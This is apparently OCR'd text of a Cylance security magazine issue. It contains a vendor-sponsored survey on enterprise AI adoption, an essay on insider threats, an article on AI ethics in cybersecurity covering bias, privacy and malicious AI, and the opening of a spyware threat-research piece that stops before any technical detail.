
Which departments are currently using AI-powered technology?



AI-powered technology has changed the way these departments operate.



Which departments are demanding more AI-powered technology?



Job Creation

In the survey, concerns about job loss were heavily counterbalanced by expectations that the technology will result in new opportunities, including more meaningful work for employees and additional benefits throughout the organization. Clearly the nature of some jobs within the enterprise will shift as a result of AI technologies, but most respondents predict new job creation as a result too.


Specifically, the survey reveals:

- 93% of respondents say AI will create new types of jobs
- 80% say AI will lead them to hire new workers and retrain existing employees
- 81% say AI will be a leading driver in allowing technical employees to do more meaningful work
- 74% say AI will enable less technical staff to use technology more effectively


Respondents with AI already in place report numerous benefits from their use of it. 84% of respondents say AI improved the overall quality of employees' work, and 80% believe that teams using AI have become more productive. Meanwhile, 96% of respondents say they are confident that AI-driven technologies will improve organizational efficiency, and 94% are confident AI will produce a quantifiable return on investment.

Hiring rates are often an early indicator of the health of the job landscape for emerging technologies, and we're already seeing increased demand for data scientists and analytics experts who can help organizations make the most of AI technology. Our survey results show that IT leaders are willing to embrace the evolution of the workforce to more strategic and analytical functions.

When do you anticipate seeing ROI from the use of AI-powered technologies?



Impact of AI-powered technology on your company's hiring practices:



Enterprises are actively seeking employees who have familiarity with AI to help build out their capabilities — and job seekers are anticipating that need. 64% of respondents say that more candidates at every level are using AI as a differentiator on their resumes and in interviews. That is smart because 62% also reported that these skills are a deciding factor in the hiring process, and 61% say it is a critical hiring factor for security teams. 62% are even going so far as to ask candidates directly about AI during the interview process.

Security, Risk, and AI

Security is a strong application area where AI can be used to help teams make quick decisions and act on them. AI helps teams identify threats across an expanding attack surface (including mobile, cloud services, and the Internet of things) by automating data aggregation across different file types, mapping it back to compliance requirements, and ruling out false positives.

The technology is also being used to help companies assess risk and potential harm to the business from specific threats using internal security data and external data on exploits, malware, and threat actors. In addition, AI can automate remediation processes that are used for incident reporting that can be augmented by staff analysis to boost effectiveness and reliability. AI is not just detecting threats; it also stops attacks from executing in the first place, entirely preventing future incidents.

Survey respondents reported that AI is having a big impact on their security efforts. 70% say their security team is using AI in their threat-prevention strategies, and 77% say they have been able to prevent more breaches since they began using AI-powered tools. 81% of respondents say AI was detecting threats before their security teams could, 78% say the technology has found threats humans couldn't see, and 77% believe it is impossible for human-only cybersecurity teams to keep up

ARTIFICIAL INTELLIGENCE: A POSITIVE FORCE IN THE ENTERPRISE

For security teams, AI is moving the needle:

70% say their security team is using AI in their threat prevention strategies.

77% say they have prevented more breaches following their use of AI-powered tools.

81% say AI was detecting threats before their security teams could.

78% say the technology has found threats humans couldn't see.

Organizations are already investing in AI, and this will only increase:

60% say they already have AI-powered solutions in place.

40% said they are planning to invest in them in the next two years.

AI is seen as a competitive advantage:

87% see AI-powered technology as a competitive advantage for their IT departments.

83% are investing in AI to beat competitors.

AI brings productivity, meaningful work for employees:

80% believe that teams using AI have become more productive.


81% say AI is critical to the company's digital transformation.

81% say AI will lead to more meaningful work for employees.


Artificial intelligence is making inroads in enterprises as IT decision makers and other corporate leaders realize the benefits it brings to productivity, digital transformation, employee work satisfaction, and for security in particular, detecting and stopping threats. Companies that wait too long to adopt AI, or at least explore the possibilities with AI, run the risk of losing to faster-moving competitors. With innovation, time is of the essence, and AI is happening now.

Survey conducted by Market Cube on behalf of Cylance.

How confident are you about each of the following as it relates to AI technology?



Describe what you're seeing in the hiring process:



with the threats. In other words, AI tools — and we believe native AI technologies have the advantage here — are one of the most valuable weapons in the threat-prevention arsenal.

Importantly, AI doesn't just make systems smarter, it makes employees smarter too, by enabling security and other workers to increase skill levels. There are chatbot applications designed to help mentor junior security team members to use specific technologies and AI that adjusts the information it presents based on user skill level and knowledge. As IT departments try to attract employees across a broader range of skills, AI security products will evolve to become more flexible in terms of the assumptions about the user's background and be more proactive about helping them learn.

Augmenting talent with robust AI solutions can help close the technology skills gap. This talent shortfall, especially in cybersecurity, is well documented and often remarked upon; some analysts predict that by 2022, the global shortage of cybersecurity professionals is expected to reach 1.8 million. Our survey respondents were optimistic that AI will help solve that problem.

Specifically, the survey shows that 81% of respondents believe that AI will help bridge the skills gap, and many have already seen their security teams do more analytical, contextual, and highly skilled work as a result of their investments in AI.

The Future of AI in the Enterprise

Unlike other areas of IT spending, the AI discussion is akin to cloud adoption because it involves executives at the highest levels of the organization, including teams that lead the strategy and transformation efforts organizations require to gain competitive advantage. Boards and C-suite executives are key stakeholders in these conversations; their support is required for AI initiatives to succeed.

In addition, there seems to be no question that AI is the next wave of digital transformation for most IT decision makers. 84% say AI-powered technology was part of their digital transformation strategy, and 81% say it's critical for the success of those initiatives. While companies may feel pressure to adopt AI, they should realize that without a strong

81%

of respondents say AI was detecting threats before their security teams could, while 78% say the technology has found threats humans couldn't see.

digital foundation in place, the AI may be limited. As a result, the technology can serve as a forcing function.

While the value of AI is apparent to IT leaders, it's not always easy to figure out which vendors to choose. 65% of respondents say that market noise around AI makes it difficult to understand the difference between all the different solutions when much of their marketing materials look and sound the same. Clearly, IT decision makers know AI will be important, and they know it can provide a strategic advantage, but they don't really know how or where to start. What's more, there are network effects with AI, so scaling is exponential. In other words, the leaders of the pack, the first adopters, are making sizable headway and their advantage is immediately and increasingly defensible.

Evaluating AI Solutions

Unfortunately, there is no standard how-to guide for choosing the best AI solution; technologies vary substantially by application and industry. As with other technology investments, there are a few simple rules of thumb that executives can use:

- **Request customer references** to find out how their adoption is going and what the pain points and challenges are, if any.
- **Ask for a product demonstration** and use in-house data — ideally, choose a demo that stands alone and not in the cloud, so you can observe how the software itself processes data without human assistance.
- **Inquire about vendor data sources,** the size of the data sets, data parameters, and system capacity.
- **Ask about the algorithm being used,** including what data is encoded and decoded, how the neural network is implemented, and other technical aspects of the approach.
- **Compile requirements** for compatibility, functionality, user experience, and price ahead of time.

Based on our survey responses, it's clear that enterprises are using AI to varying degrees and that executives understand the benefits it can provide for near-term and long-term operational and market advantage. Enterprises would be wise to ramp their efforts to evaluate AI solutions now. Just as companies that embraced early Internet and cloud opportunities saw positive impact to their business results, operational effectiveness, and market position, organizations that see AI as a strategic differentiator and support AI adoption will find themselves ahead of the curve instead of behind it. Φ

To Catch a Spy: *The Emergence of Artificial Intelligence*

BY JOHN MCCLURG

Folklore has it that during the American Revolution, George Washington was approached by an enquiring member of the press who asked, “George! George! What keeps you up at night?” It wasn’t the Continental Congress, which even then seemed challenged when it came to accomplishing anything. It wasn’t his troops either, although they were starving and freezing at Valley Forge. His reply? “Their spies...” Since that time — more than 240 years — we’ve gained some useful tools that enable us to detect early indicators that a trusted insider is at risk of drifting over to the other side. But, despite these advances, the best that we seem to be able to do is catch the spies after they’ve already hurt us.

In fact, it was while the U.S. was chasing one such spy, Harold “Jim” Nicholson, that an answer came to me: What we really have is a big data problem. Previously, the early indicators were distributed across too many disparate silos for us to wrap our cognitively limited minds around. That fact didn’t stop the U.S. government, in the wake of the Edward Snowden leak, from requiring all corporations with plans to continue to work with federal agencies to build and maintain a viable insider threat program. No one seemed quite sure what the feds meant by “viable,” but I assumed, at a minimum, that a successful solution had to involve the demonstrated use of analytical tools.

At the time, I was serving as the chief security officer (CSO) at Dell. We leveraged the strength of some big data analytics that allowed us to examine all forms of data, both structured (Excel files) and unstructured (Internet traffic). Within 12 months, we had tested and implemented our insider program. With that success came my first glimpse of what the future might hold, my first inkling that, as stymied as our profession had been in the world of reactive detection, proactive prevention rooted in artificial intelligence (AI) might just be possible.

Thomas Kuhn in his book, *The Structure of Scientific Revolutions*, describes the need for a periodic refresh of society. He posits that over time, we need a profound change in our way of thinking. Kuhn challenges us to consider new paradigms and to change the rules of the game, including letting go of accepted standards and best practices.

As I look at the paradigm shift that’s now available in the form of transformative technologies, it occurs to me that what we’re up against

in effecting this transition is a formidable and entrenched way of thinking. It's comparable to what Copernicus himself faced almost six centuries ago, as he battled his Ptolemaic predecessors, disproving their belief that the earth was the center of the universe.

The use and availability of AI has brought with it the dawning of a new era. We are witnessing a scientific revolution, the excitement of which hasn't been felt in many years. I don't think it's an overstatement to say that AI delivers a new paradigm by putting the science back into security. AI focuses on prediction based on properties learned from earlier data; similarly, at the core of native AI security methodologies is a massively scalable data-processing brain capable of applying highly-tuned algorithmic models to enormous amounts of data in near real-time.

A native AI approach to security fundamentally changes the way we understand and control cyber-based risks. Much like Kuhn's model predicted, the security paradigm is shifting from that of "regular, outmoded strategies" to one of "security as a science," and these cutting-edge technologies are the primary agents for that revolutionary change. Φ

THE A.I. Manifes

PART 01

Understanding the Risks and Ethical Implications of AI-Based Security

BY MALCOLM HARKINS

We live in a time of rapid technological change, where nearly every aspect of our lives now relies on devices that compute and connect. The resulting exponential increase in the use of cyber-physical systems has transformed industry, government, and commerce; what's more, the speed of innovation shows no signs of slowing down, particularly as the revolution in artificial intelligence (AI) stands to transform daily life even further through increasingly powerful tools for data analysis, prediction, security, and automation.[1]

Like past waves of extreme innovation, as this one crests, debate over ethical usage and privacy controls are likely to proliferate. So far, the intersection of AI and society has brought its own unique set of ethical challenges, some of which have been anticipated and discussed for many years, while others are just beginning to come to light. For example, academics and science fiction authors alike have long pondered the ethical implications of hyper-intelligent machines, but it's only recently that we've seen real-world problems start to

Cybersecurity's role in mitigating the ethical risks of AI use:

1. Prevent and mitigate harm to systems and services
2. Protect privacy by protecting data
3. Enable AI-driven systems to be more accessible and transparent
4. Keep malicious AI in check

surface, like social bias in automated decision-making tools, or the ethical choices made by self-driving cars.[2,5]

During the past two decades, the security community has increasingly turned to AI and the power of machine learning (ML) to reap many technological benefits, but those advances have forced security practitioners to navigate a proportional number of risks and ethical dilemmas along the way. As the leader in the development of AI and ML for cybersecurity, Cylance is at the heart of the debate and is passionate about advancing the use of AI for good. From this vantage point, we've been able to keep a close watch on AI's technical progression while simultaneously observing the broader social impact of AI from a risk professional's perspective.

We believe that the cyber-risk community and AI practitioners bear the responsibility to continually assess the human implications of AI use, both at large and within security protocols, and that together, we must find ways to build ethical considerations into all AI-based products and systems. This article outlines some of these early ethical dimensions of AI and offers guidance for our own work and that of other AI practitioners.

The Ethics of Computer-Based Decisions

The largest sources of concern over the practical use of AI are typically about the possibility of machines failing at the tasks they are given. The consequences for failure are trivial when that task is playing chess, but the stakes mount when AI is tasked with, say, driving a car or flying a jumbo jet carrying 500 passengers.

In some ways, these risks of failure are no different than those in established technologies that rely on human decision-making to operate. However, the complexity and the perceived lack of transparency that underlie the ways AI makes its decisions heighten concerns over AI-run systems, because they appear harder to predict and understand. Additionally, the relatively short time that this technology has been used more widely, coupled with a lack of public understanding about how, exactly, these AI-powered systems operate, add to the fear factor.

Consider a real-world example: Society has become accustomed to car accidents resulting from human error or mechanical failure and, in spite of regulatory and technical improvements to reduce the danger inherent in car accidents, we now accept them without question as part of the overall risk of driving. Accidents caused by AI failures, on the other hand, raise considerably more public alarm than those caused by more traditional types of human or machine-based failure.

The novelty of a computer making decisions that could have fatal consequences scares people, and a large part of that fear revolves around how those systems balance ethical concerns. Take, for instance, the furor over the first known case of a driverless car killing a pedestrian.[4,8] The computer appears to have determined too late that the car was about to hit a pedestrian, but could it have driven the car off the road to avoid the collision? Did the computer favor its passenger's safety over the pedestrian's? What if it had been two pedestrians? What if they were children? What if the computer was faced with the choice of colliding with one of two different pedestrians? What would a human driver do differently from

Ethical protections that must be built into AI-driven security:

1. Ensure effectiveness and provide enough information to assess risk
2. Collect and use data based on informed consent
3. Avoid discriminatory or arbitrary restrictions
4. Make logic transparent

AI-based software when faced with that split-second decision?

Part of the alarm over this accident also results from fears that its cause affects other autonomous vehicles and a wider array of activities linked to AI. For example, did the road conditions make this accident one that no human or computer system could have avoided? Was it a flaw in the AI of this particular navigation system or in all AI-based navigation systems? The AI technology involved in a driverless car is highly complex, making it more difficult to test than the car's mechanical parts. Do we know enough to adequately quantify the risks before this technology is rolled out on a global scale?

The fatal crash of Lion Air Flight 610 offers another instructive example. The crash appears to have been caused by a mechanical sensor error leading to the airplane's computer system forcing its nose down. The human pilots appear to have pulled the nose back up repeatedly before losing control.[9] The fact that this incident involved a computer making a flawed decision and removing control from the pilots raises concerns beyond those raised by a purely mechanical failure. The tragedy would be the same had it been the result of, say, engine failure, but it would raise different ethical considerations in terms of agency and fault. Moreover, we would presumably be better able to quantify the risk of the accident being repeated in a mechanical failure than in the case of a complex AI system.

Examples like these highlight the importance of ensuring that AI-dependent systems are well-tested and built in ways that are transparent enough to enable an adequate assessment of risk by the end-users of those systems.[10] What that means in practice depends to a large extent on the purpose for which AI is being employed.

Careful attention needs to be given to the potential harm that may result from failure at a given task as well as to the complexity of the system and the extent to which that complexity adds to uncertainty in estimates of the probability of failure. Risk professionals will need to consider tradeoffs between transparency and effectiveness, between transparency and privacy, and between the possibility of human override and overall effectiveness of AI decisioning, all of which depend on the contextual use of AI in any given setting.

Privacy and Consent

AI's rapid adoption and widespread use in recent years also raises considerable privacy concerns. AI systems increasingly depend on ingesting massive amounts of data for training and testing purposes, which creates incentives for companies not only to maintain large databases that may be exposed to theft, but also to actively collect excessive personal information to build the value of those databases.[5, 10] It also creates incentives to use such data in ways that go beyond that which the data's owner initially consented. Indeed, in complex AI systems, it may be hard to know in advance exactly how any given piece of data will be used in future.[5]

These concerns are linked to the overall proliferation and indefinite storage of captured data, with an increasing percentage of this data emitted like exhaust from cyber-physical systems such as the Internet of things (IoT).[11, 12] These fears are heightened exponentially by the fact that AI derives the best value from large data sets, and is increasingly able to detect unique patterns that can re-identify data thought to be anonymized. Concerns are further ratcheted up by the increasing ability of cyber attackers to expose these large data sets that were supposed to be protected — a trend that goes hand-in-hand with the decreasing efficacy of traditional, signature-based security solutions.

Such concerns add new dimensions to data privacy laws that cybersecurity and risk leaders must consider as they help organizations navigate the onboarding of AI. The good news in this case is that AI-powered technology can, in fact, be used to enhance privacy, if installed and correctly configured as part of a company's overall layered defense strategy.

In contrast to other analysis tools, AI is often better suited to use and learn from properly anonymized data. Feature hashing, when the data used to train a machine learning system is first altered through a hashing algorithm,[13,14] is an irreversible transformation that makes the data worthless for analysis by humans but still readable by AI systems for pattern detection. Feature hashing can make AI-based analysis more efficient by reducing the dimensionality of the data, thus making the process more protective of privacy than it might otherwise be.

Bias and Transparency

Going back to the issue of ethics, the potential for AI systems to exacerbate social inequality through discriminatory or arbitrary decision-making (often caused by the use of limited data sets for training) has also become a recent source of public concern.[4,10] As government agencies and courts increasingly turn to AI-based systems to aid and enhance human decision making, including life-altering decisions such as criminal sentencing and bail determinations, it has become apparent that existing social biases can unintentionally become baked into AI-based systems via their algorithms or in the training data on which these algorithms rely. It is also becoming apparent that some of these AI systems are being made intentionally biased to hide arbitrary or unjust results behind a veneer of objectivity and scientific rigor.

A recent study by Pro Publica of AI-based risk assessment scores used for bail decisions in Broward County, Florida[10,15,16] illustrates the point. By comparing risk scores to defendants' subsequent conduct, Pro Publica showed not only how unreliable the scores were, but also how biased they were against African Americans. The scores erroneously flagged African American defendants as future criminals at nearly twice the rate as it falsely flagged European Americans defendants as such. Importantly, the flags occurred even though the system did not explicitly ask about race.[16]

In 2013, U.S. Immigration and Customs Enforcement (ICE) began the nationwide use of an automated risk assessment tool to help determine whether to detain or release non-citizens during deportation proceedings. It initially recommended release in only about 0.6% of cases.[17] In 2017, ICE quietly modified the tool to make it recommend detention in all cases. This came to light only through a Reuters investigation of detention decisions in 2018.[4,18]

The danger of these types of discriminatory and arbitrary AI usage is only heightened with the spread of AI-based facial recognition tools in law enforcement and other settings, including classrooms and cars.[4] A study by

researchers at the ACLU and U.C. Berkeley found that Amazon's facial recognition software incorrectly classified 28 members of Congress as having arrest records. Moreover, the false positive rate was 40% for non-white members compared to 5% for white members. The subfield of affect recognition raises even more concerns.[4]

One of the clear lessons to be taken from these examples is the importance of making AI-based decision-making systems more transparent to the end-user or administrator charged with purchasing, installing, and supervising these systems. Information about algorithms and training data should be available for inspection on demand, and systems should be able to objectively record and display the logic patterns behind their decisions.[10] In addition, regular auditing is clearly important, as built-in biases may only become apparent as systems are used and the data they collect and store expands. Such audits will require security and risk professionals and AI practitioners to create a bridge between various knowledge domains in order to enable and support effective oversight activities.

Malicious Use of AI

Finally comes the dimension of ethical concern that puts the most fear into the hearts of security professionals and the public alike: the use of AI for malicious purposes. The concerns start with the attacks on benign AI systems for malicious purposes, but extend into the strategic use of AI by attackers to subvert cyber defenses.

By gaining access to an AI-based system — or even to the data on which such a system is trained — an attacker can potentially change the way it functions in harmful ways. A world in which everything from cars to heart implants to power grids relies on AI and are connected to a network is one in which cyber attacks become increasingly life-threatening. Additionally, when AI determines the flow of personalized news and other information, malicious actors can undermine societal trust in government and media on a grand scale — a scenario that is all-too-common today.

One of the largest public concerns surrounding the release of any powerful new technology is that once Pandora's box has been opened, whether that invention is for the good of mankind or engineered to cause its detriment, there is no putting that new technology back in the box. Once it is out there in the wild, it is here to stay, and whether it will make society better or worse can only be determined by careful and consistent monitoring over time. AI-based security technology has now reliably proven itself to be more effective than traditional technology (such as antivirus products that rely on human-generated signatures), but so long as security practitioners have access to that cutting-edge technology, so too do people with malicious agendas.

Preventing the malicious use of AI requires security professionals to double down on their commitment to the fundamentals of security, ensuring the confidentiality, integrity, and availability, or CIA, of AI-based systems. Again, such commitments will require greater levels of transparency into the application of AI at the

algorithmic and code level, to ensure that future growth happens in an open and accountable fashion. Additionally, as risk professionals examine systems for the kinds of problems noted above, such as operational failure, privacy, and algorithmic bias, they'll need to consider how threat actors distort or amplify the risks to achieve their own ends.

Security professionals must also remember that threat actors continually look for ways to leverage their own personal application of AI to boost the effectiveness of their attacks. The rise of AI-based cyber attacks like DeepLocker further undermine traditional cybersecurity methods, making it hard to imagine adequate defenses that do not themselves rely on AI.

Risks in AI-Driven Cybersecurity

Back in the late 1890s when the first steam-powered motor cars chugged around the streets at a top speed of 12 miles per hour, nobody would have suspected that just a few decades later, their descendants would make the horse-drawn carriage obsolete.

In contrast, long before the global spread and integration of AI into all walks of life, security professionals recognized that traditional cybersecurity solutions were becoming increasingly ineffective and antiquated. In the face of proliferating automated attacks, advances in malware production and distribution, and the increasingly vulnerable attack surfaces of organizations that rely on cloud computing and networks with numerous endpoints, the unchecked and often unregulated growth in the technology sector over the last few decades has created ever more cybersecurity vulnerabilities by exponentially expanding the attack surface of globally connected companies, while providing malicious actors with increasingly powerful tools.

Fortunately, most security practitioners recognize that AI-fueled cyber attacks can be best thwarted by AI-powered security and are continually updating their defenses to meet this challenge. It is also fortunate that leaders in cybersecurity, such as those at Cylance, have acknowledged that effective cybersecurity for automated systems needs to be driven by AI in order for the defenders to stay one step ahead of the attackers at all times and provide real-world AI-based solutions for security practitioners to deploy in their environments.

Reducing risk in AI adoption thus requires advances in AI-based cybersecurity, coupled with the expansion and adoption of that technology across many industry and government sectors, to take it into more

widespread use.[6] Attackers who themselves use AI-based tools to manipulate AI-based cybersecurity to, for example, recognize benign code or behavior as malicious, damage both the system that security tool was protecting and the public reputation of AI. In other words, a practical first step to securing the very future of AI entails first ensuring that AI-based cybersecurity systems and any training data that they use are themselves secure.

While so much of the ethical oversight of AI depends on transparency within the security ecosystem, AI-based cybersecurity is yet another area in which transparency may conflict to some extent with the effectiveness of the solutions. The advantages of making code open in this context may be outweighed by the risk of subsequent exploitation by malicious actors; likewise, where training and testing data are supplied, there are obvious privacy concerns around making that data open, as we discuss below. The stakes in cybersecurity efficacy demand that IT admins and similar industry users be given enough information about the ways their security is implemented and how it has been tested, in order to make informed decisions about their level of risk in granting access to that data.

Building Ethically-Grounded Cybersecurity Organizations

The risk of AI-based cybersecurity technology making unethical decisions is unlikely to be nearly as large as when AI is used to classify malicious real-word activity, such as is occurring right now in China through a controversial experimental social credit system designed to classify people based on their personal and public data.[23] Nonetheless, AI-based cybersecurity has the potential to exclude individuals or groups from accessing computer systems in discriminatory or arbitrary ways, most importantly in ways the individuals themselves may not fully understand.

The same lessons that apply to other AI-based systems in this regard therefore also apply to AI-based cybersecurity: That which is not 100% transparent is open to unintentional flaws and misuse. At the same time, AI-based cybersecurity also has the capacity to make other AI-based decision-making systems more secure, thus protecting them from malicious attacks.

AI-driven cybersecurity can be used to enhance privacy for both individuals and corporations, but it also creates incentives for the creators of such systems to collect and use data without informed consent, so the inclination to behave badly must be countered at all times by organizational and technical safeguards. The risk of discriminatory or arbitrary decisions made by AI will always be present as a result of the self-learning capabilities of such systems, and thus they will always require regular human audits to ensure that individuals and groups are not excluded from system use or privacy protections.

At the end of the day, our call to action is clear: AI plays a vital and beneficial role in society and in security, but deploying it in the real world requires careful attention to detail on the part of those who deploy it and a careful balance of openness and transparency on the part of those who create and supply it. While AI-driven security can mount a highly effective defense against cyber attacks as part of a layered defense strategy, care needs to be taken at all times to ensure that systems and training data are sufficiently transparent to allow users and administrators to make informed decisions about acceptable risk levels.

Although many of the points outlined here are largely technical guidelines, they depend on the creation of accountability structures and an ethics-focused organizational culture to ensure that they are implemented effectively.[21, 22]

In the next installment of the AI Manifesto, we will look at the ways organizations can hold themselves accountable for better cyber risk assessments and better overall attack defenses. Φ

References

1 M. Harkins, “The Promises and Perils of Emerging Technologies for Cybersecurity: Statement of Malcolm Harkins,” 2017.

2 “The AI Now Report: The Social and Economic Implications of Artificial Intelligence Technologies in the Near-Term,” 2016.

3 A. Campolo, M. Sanfilippo, M. Whittaker, and K. Crawford, “AI Now 2017 Report,” 2017.

4 M. Whittaker, K. Crawford, R. Dobbe, G. Fried, E. Kaziunas, V. Mathur, S. M. West, R. Ricardson, J. Schultz, and O. Schwartz, “AI Now Report 2018,” 2018.

5 I. A. Foundation, “Artificial Intelligence, Ethics and Enhanced Data Stewardship,” 2017.

6 Cylance, “The Artificial Intelligence Revolution in Cybersecurity: How Prevention Achieves Superior ROI and Efficacy,” 2018.

7 Cylance Data Science Team, Introduction to Artificial Intelligence for Security Professionals. Cylance, 2017.

8 A. Smith, “Franken-algorithms: the deadly consequences of unpredictable code,” The Guardian, August 30, 2018.

9 J. Glanz, M. Suhartono, and H. Beech, “In Indonesia Lion Air Crash, Black Box Data Reveal Pilots’ Struggle to Regain Control,” The New York Times, November 27, 2018.

10 Committee on Oversight and Government Reform, “Rise of the Machines,” Washington, D.C., 2018.

11 U.N. Global Pulse, “Big Data for Development: Challenges & Opportunities,” 2012.

12 O. Tene and J. Polonetsky, “Big Data for All: Privacy and User Control in the Age of Analytics,” Northwest. J. Technol. Intellect. Prop., vol. 11, p. xxvii, 2012.

13 K. Weinberger, A. Dasgupta, J. Attenberg, J. Langford, and A. Smola, “Feature Hashing for Large Scale Multitask Learning,” February 2009.

14 J. Attenberg, K. Weinberger, A. Smola, A. Dasguptaa, and M. Zinkevich, “Collaborative spam filtering with the hashing trick,” Virus Bulletin, November 2009.

15 J. Angwin, J. Larson, S. Mattu, and L. Kirchner, “Machine Bias,” Pro Publica, May 2016.

16 J. Larson, S. Mattu, L. Kirchner, and J. Angwin, “How We Analyzed the COMPAS Recidivism Algorithm,” 2016.

17 M. Nofferi and R. Koulish, “The Immigration Detention Risk Assessment,” Georget. Immgr. Law J., vol. 29, 2014.

18 M. Rosenberg and R. Levinson, “Trump’s catch-and-detain policy snares many who call the U.S. home,” Reuters, June 20, 2018.

19 United States Government, “AI, Automation and the Economy,” no. December 2016.

20 D. Acemoglu and P. Restrepo, “The Race between Man and Machine: Implications of Technology for Growth, Factor Shares, and Employment,” Am. Econ. Rev., vol. 108, no. 6, pp. 1488–1542, June 20, 2018.

21 M. Harkins, Managing Risk and Information Security, Second. Aspen, 2016.

22 M. C. Gentile, “Giving Voice to Values,” Stanford Soc. Innov. Rev., 2018.

23 Rogier Creemers (via China Law Translation), “Planning Outline for the Establishment of a Social Credit System (2014-2020),” 2015.

Cat Versus Mouse: The Perennial Effort To Catch Commercial Spyware

BY PHI RESEARCH STAFF

One of the great paradoxes in cybersecurity is that as defenders race ahead to identify the next and newest methods of attack, attackers often opt to reuse what many would consider to be old and obvious techniques. Unfortunately — and all too frequently — in the world of cyber threats, everything old becomes new again.

A similar irony plagues threat intelligence research: When researchers identify and detail the campaigns of a particular threat group, the malicious activity of the exposed group appears to come to an end, and as such, the researchers treat the event as closed and move on to the next investigation.

The issue is that some of the more advanced threat actors do not actually abandon their malicious activity. As researchers continue looking ahead to identify the next advanced persistent threat (APT), attackers often remain focused on restructuring the old attacks and resuming them.

As threat intelligence researchers from AI-based security company Cylance, we decided to follow up on a campaign restructuring undertaken by one such threat actor — the group behind malware known as Promethium or StrongPity. A number of researchers at different organizations had already exposed aspects of the malware toolset and the methods of deployment; we, on the other hand, sought to better understand the impact of the exposure and whether the campaign had truly ended.

Readers of this research will learn just how easy it is for threat actors to change course after they are exposed by threat intelligence researchers, and how important it is for researchers and the organizations they serve to understand that just because malicious actors and their techniques are exposed, it does not mean with any certainty that the threat has been completely neutralized.

Background and Discussion

